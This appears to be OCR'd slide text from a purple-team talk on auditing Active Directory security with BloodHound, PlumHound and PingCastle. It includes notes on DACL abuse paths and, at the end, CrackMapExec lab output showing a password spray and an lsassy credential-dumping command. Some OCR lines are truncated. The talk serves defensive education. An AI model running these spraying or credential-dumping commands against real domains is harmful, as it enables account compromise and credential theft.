Active Directory security: where to even start?

Whoami

- Camille Victor Prunier
- French living in Oslo for 10+ years
- Worked at Orkla 4 years
- Purple teamer
- Disclaimer: not an AD expert!

Attack vectors in AD


- AD Permissions
- Domain administrators
- Users in random groups
- Service accounts
- Weak password policy
- Open SMB shares

“Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.”


- John Lambert, General Manager, Microsoft Threat Intelligence Center

BLOODHOUND

BloodHound - Understand your AD




BloodHound - Understand your AD



PlumHound - BloodHoundAD Report Engine for Security Teams

https://github.com/PlumHound/PlumHound

```
root@Nux01:/opt/PlumHound# 
```




Full Report Details

2020-12-28

Title	Count	Further Details
Domain Users	8	Details
Domain Controllers	1	Details
Kerberoastable Users	2	Details
RDPable Servers	0	Details
Unconstrained Delegation Computers with SPN	1	Details
Admin Groups	9	Details
RDPable Groups	0	Details
RDPable Groups Count	0	Details
LocalAdminGroups	4	Details
LocalAdminGroupsCount	2	Details
LocalAdminUsers	6	Details
LocalAdminUsers	5	Details
Users Sessions	2	Details
Users Sessions Count	2	Details

- https://bloodhoundenterprise.io
- Both AD and AAD (Entra ID)
- Mitigations suggested



TESTLAB.LOCAL ATTACK PATHS

Tier Zero User Logons CRITICAL

DESCRIPTION

User accounts belonging to the "Domain Admins", "Enterprise Admins" and "Administrators" domain groups, and other Tier Zero user accounts, should only be used for tasks that require the higher privileges in Active Directory. Those users should only log onto the Domain Controllers or special systems such as Privileged Access Workstations.


Whenever a user performs an interactive logon on a system, that system may store the user's password in plain text in memory. Even with mitigations against plaintext password storage, interactive logons also result in processes running on the system with primary (or "process") tokens for that user. Such tokens can be used to authenticate to other systems without the need to re-type a password.

An attacker with administrative access on the system may abuse plaintext password storage or the Windows token model to impersonate the user, performing actions as that user and abusing whatever privileges that user may have.

Non-Tier Zero Computer	Tier Zero User
WIN10.TESTLAB.LOCAL	ADMINISTRATOR@TES

REMEDIATION

PingCastle



Active Directory Indicators

This section focuses on the core security indicators.
Locate the sub-process determining the score and fix some rules in that area to get a score improvement.

Indicators

Domain Risk Level: 55 / 100

It is the maximum score of the 4 indicators and one scor
better

Stale Object : 20 /100

3 rules matched

It is about operations related to user or computer objects

Trus

It is al
Direct

Privileged Accounts : 55 /100

5 rules matched

It is about administrators of the Active Directory


Anomalies : 55 /100

9 rules matched

It is about specific security control points

You found issues, now prove them

- AD auditing is continuous
- Low-hanging fruits
- Focus on mitigation
- Set up clear goals with KPIs



Rob Fuller
@mubix


If you are on a Blue Team, or IT Team, and you aren't running BloodHound REGULARLY, you are doing yourself a disservice. As a CTO I would either get rid of AD, or have BloodHound statistics be a top KPI/OKR for my org.

DACL abuse

https://www.thehacker.recipes

“DACLs (Active Directory Discretionary Access Control Lists) are lists made of ACEs (Access Control Entries) that identify the users and groups that are allowed or denied access on an object. SACLs (Systems Access Control Lists) define the audit and monitoring rules over a securable object.

When misconfigured, ACEs can be abused to operate lateral movement or privilege escalation within an AD domain.”




*WriteProperty must apply to the appropriate property
- ServicePincipalName for targeted Kerberoasting
- KeyCredentialLink for Shadow Credentials
- msDs-AllowedToActOnBe.... for Kerberos RBCD

ACE inheritance: *if attacker can write ACE for a container/OU, if inheritance flag is added to the ACE, and inheritance is enabled for an object in that container/OU, the ACE will be applied to it*

Special use case: *attacker needs "FullControl" ACE in gMSA account's msDS-GroupMSAMembership attribute's DACL instead of standard account's ntTSecurityDescriptor's DACL*


CrackMapExec

https://github.com/mpgn/CrackMapExec



```
┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb 192.168.133.148 -u /tmp/users -p October2021 --continue-on-success
SMB         192.168.133.148 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:poudlard.wizard)
SMB         192.168.133.148 445    DC01             [+] poudlard.wizard\ron:October2021
SMB         192.168.133.148 445    DC01             Node RON@POUDLARD.WIZARD successfully set as owned in BloodHound
SMB         192.168.133.148 445    DC01             [-] poudlard.wizard\demo:October2021 STATUS_LOGON_FAILURE
SMB         192.168.133.148 445    DC01             [+] poudlard.wizard\rubeus:October2021 (Pwn3d!)
SMB         192.168.133.148 445    DC01             Node RUBEUS@POUDLARD.WIZARD successfully set as owned in BloodHound
SMB         192.168.133.148 445    DC01             [+] poudlard.wizard\malfoy:October2021
SMB         192.168.133.148 445    DC01             Node MALFOY@POUDLARD.WIZARD successfully set as owned in BloodHound

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec  smb 192.168.133.138 -u rubeus -p October2021 -M lsassy
SMB         192.168.133.138 445    ADCS             [*] Windows 10.0 Build 17763 x64 (name:ADCS) (domain:poudlard.wizard)
